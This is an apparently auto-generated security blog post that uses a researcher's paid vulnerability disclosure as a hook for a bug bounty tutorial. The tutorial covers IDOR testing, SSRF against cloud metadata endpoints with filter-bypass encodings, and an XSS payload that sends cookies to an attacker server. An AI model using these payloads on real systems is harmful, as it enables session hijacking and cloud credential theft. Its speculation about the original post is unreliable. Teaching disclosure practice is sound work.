Listen to this Post
Introduction:

In a notable departure from standard practice, a security researcher recently received a monetary reward for a critical vulnerability disclosure from an organization whose explicit policy excludes financial compensation. This event underscores a shifting landscape where exceptional security findings can transcend formal bug bounty program boundaries, highlighting how organizations increasingly recognize the tangible value of high-impact research. The incident serves as a case study in the economics of vulnerability disclosure and the operational maturity of security-conscious enterprises.
Learning Objectives:
- Understand the strategic and ethical considerations behind responsible vulnerability disclosure beyond standard bug bounty platforms.
- Identify the types of critical vulnerabilities that can compel organizations to make policy exceptions.
- Learn the technical methodology for discovering high-severity web application vulnerabilities commonly sought in bug bounty programs.
You Should Know:
1. The Anatomy of a “Policy-Exception” Vulnerability
An organization’s decision to issue payment outside its stated policy typically hinges on the vulnerability’s severity, impact, and the professionalism of the disclosure. Critical flaws often involve direct threats to core business logic, customer data, or system integrity.
Extended Explanation & Technical Context:
Such vulnerabilities frequently fall into the OWASP Top 10 categories, like Broken Access Control or Server-Side Request Forgery (SSRF). The researcher’s finding likely demonstrated a clear, exploitable path to significant harm. For instance, a chained exploit might begin with an Insecure Direct Object Reference (IDOR) and escalate to remote code execution (RCE).
Step‑by‑step guide for testing for IDORs:
- Reconnaissance: Map all API endpoints and object identifiers (e.g.,
user_id=123,invoice_id=456) using tools like Burp Suite or OWASP ZAP during normal application use. - Enumeration: Systematically alter these parameters. For a numeric ID, try incrementing/decrementing the value (e.g.,
user_id=124). For UUIDs, attempt to substitute IDs from other accounts if you have access to multiple test accounts. - Automation with cURL: Use command-line tools to test IDORs rapidly.
Example: Testing for IDOR on a user profile endpoint
curl -H "Authorization: Bearer YOUR_TOKEN" https://target.com/api/v1/user/123
Change the ID and observe the response
curl -H "Authorization: Bearer YOUR_TOKEN" https://target.com/api/v1/user/124
- Analysis: If the second request returns data for user 124, you have a confirmed IDOR. Document the full request/response cycle, including headers, for your report.
2. Crafting a Professional Vulnerability Disclosure Report
The quality of your report can be the difference between a polite thank-you and a financial reward. A professional report forces the security team to immediately comprehend the risk.
Step‑by‑step guide for report creation:
- Clear and concise (e.g., “Unauthenticated SSRF leading to internal service metadata disclosure in
api.target.com“). - Executive Summary: A 3-4 line overview of the flaw, its impact (Confidentiality/Integrity/Availability), and affected component.
3. Technical Details:
Vulnerable URL: `https://api.target.com/v2/import?url=`
Proof-of-Concept (PoC): Provide a detailed, reproducible exploit sequence.
 PoC for a basic SSRF
curl -G --data-urlencode "url=http://169.254.169.254/latest/meta-data/" "https://api.target.com/v2/import"
Request/Response Logs: Include raw HTTP traffic from your proxy.
4. Impact Analysis: Detail what an attacker could achieve (e.g., “This SSRF allows access to the cloud instance metadata service, potentially harvesting IAM keys for lateral movement.”).
5. Remediation Recommendation: Suggest a fix (e.g., “Implement an allowlist of permitted domains for the URL parameter and deny requests to internal IP ranges.”).
3. From Discovery to Impact: Chaining Low-Severity Findings
Critical findings often result from chaining multiple lower-severity issues. A reflected Cross-Site Scripting (XSS) might be rated medium, but if it can be used to steal an admin session cookie, the impact becomes critical.
Step‑by‑step guide for exploiting a basic XSS and escalating impact:
1. Discovery: Find an unvalidated input reflected in the HTTP response.
// Test payload in a search parameter
https://target.com/search?q=<script>alert(document.domain)</script>
2. Craft a Stealer Payload: Instead of alert(), create a payload that exfiltrates sensitive data.
<script>fetch('https://your-evil-server.com/steal?cookie=' + document.cookie)</script>
3. Delivery: Determine the delivery mechanism. If the application allows user profiles with bio fields that render HTML, you could store the payload there. For a reflected XSS, you must craft a phishing link.
4. Demonstrate Impact: In your report, show how the stolen admin cookie could be used in a separate browser session to access privileged administrative panels. Use browser developer tools to show the session hijacking.
4. The Infrastructure Angle: Cloud Metadata Exploitation
Modern bug bounty hunting requires cloud knowledge. A common critical finding is SSRF leading to cloud metadata compromise, as hinted by the “Secured Nasa” reference in the post.
Step‑by‑step guide for testing for cloud metadata SSRF:
- Identify a Potential SSRF Vector: Look for parameters that fetch URLs (e.g.,
image_url,webhook,import). - Probe Internal Networks: Use known internal IP addresses and domains.
Common cloud metadata endpoints
http://169.254.169.254/  AWS, Azure, GCP
http://169.254.169.254/latest/meta-data/iam/security-credentials/  AWS IAM keys
http://metadata.google.internal/computeMetadata/v1/  GCP
http://169.254.169.254/metadata/instance?api-version=2021-02-01  Azure
- Bypass Filters: If initial probes are blocked, try obfuscation:
URL encode characters: `169.254.169.254` -> `%31%36%39%2e%32%35%34%2e%31%36%39%2e%32%35%34`
Use alternative notation: `169.254.169.254` -> `0xA9FEA9FE` (Hex) or `2852039166` (Decimal)
Redirect through an open redirect on the target’s own domain.
4. Document the Leak: If you retrieve IAM credentials, show their permissions using the AWS CLI (but do this in a controlled, isolated environment if permitted by the program’s rules).
AWS_ACCESS_KEY_ID="AKIA..." AWS_SECRET_ACCESS_KEY="..." aws sts get-caller-identity
5. Maintaining Professionalism and Ethical Boundaries
The post emphasizes “responsible disclosure.” This is non-negotiable for being taken seriously and avoiding legal repercussions.
Step‑by‑step guide for responsible engagement:
- Read the Policy: Always review the target’s security.txt file (
/.well-known/security.txt), vulnerability disclosure policy, or bug bounty program scope before testing. - Minimal Testing: Use only the access and data you need to prove the vulnerability. Do not exfiltrate real user data. Use test accounts.
- Communication: Use PGP-encrypted email if provided. Be polite, patient, and professional in all correspondence.
- Disclosure Timeline: Adhere to a reasonable disclosure timeline (typically 90 days) unless otherwise agreed, giving the organization adequate time to patch.
What Undercode Say:
- Key Takeaway 1: The ultimate currency in security research is demonstrable impact, not just compliance with a checklist. Organizations with mature security postures will reward research that quantifiably reduces their risk, even if it means bending internal policies. This creates a powerful incentive for hunters to focus on depth over breadth.
- Key Takeaway 2: Professionalism in process—from discovery to report writing to communication—is a force multiplier. A technically critical finding presented poorly may be downgraded, while a well-articulated, impactful finding can elevate its perceived value and justify exceptional recognition.
Analysis:
This event signals a maturation of the vulnerability economy. While platform-run bug bounties formalize the process, the most significant trust-based transactions often happen at the edges. For organizations, it demonstrates that a rigid “no rewards” policy can be counterproductive, potentially discouraging the very researchers who could find their most damaging flaws. For researchers, it validates a focus on high-quality, impactful research on assets that truly matter to a business, rather than solely chasing low-hanging fruit on perimeter scopes. This fosters a more strategic and collaborative environment between ethical hackers and security teams, moving beyond a transactional relationship to a partnership in risk reduction. The future will likely see more organizations adopting flexible “case-by-case” reward clauses to attract top-tier talent without the overhead of a full public program.
Prediction:
We will see a rise in “private invitation-only” vulnerability disclosure initiatives and more organizations implementing discretionary reward funds outside their public bug bounty programs. This will create a two-tiered research economy: public platforms for broad surface-area testing and private, high-trust engagements for deep, critical system analysis. AI will play a role in triage, but the human element of judging impact and building researcher relationships will become the premium differentiator for organizations seeking elite security insights. Legal frameworks will also evolve to better protect researchers in these gray-area, policy-exception disclosures.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ritanshusharma27 Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


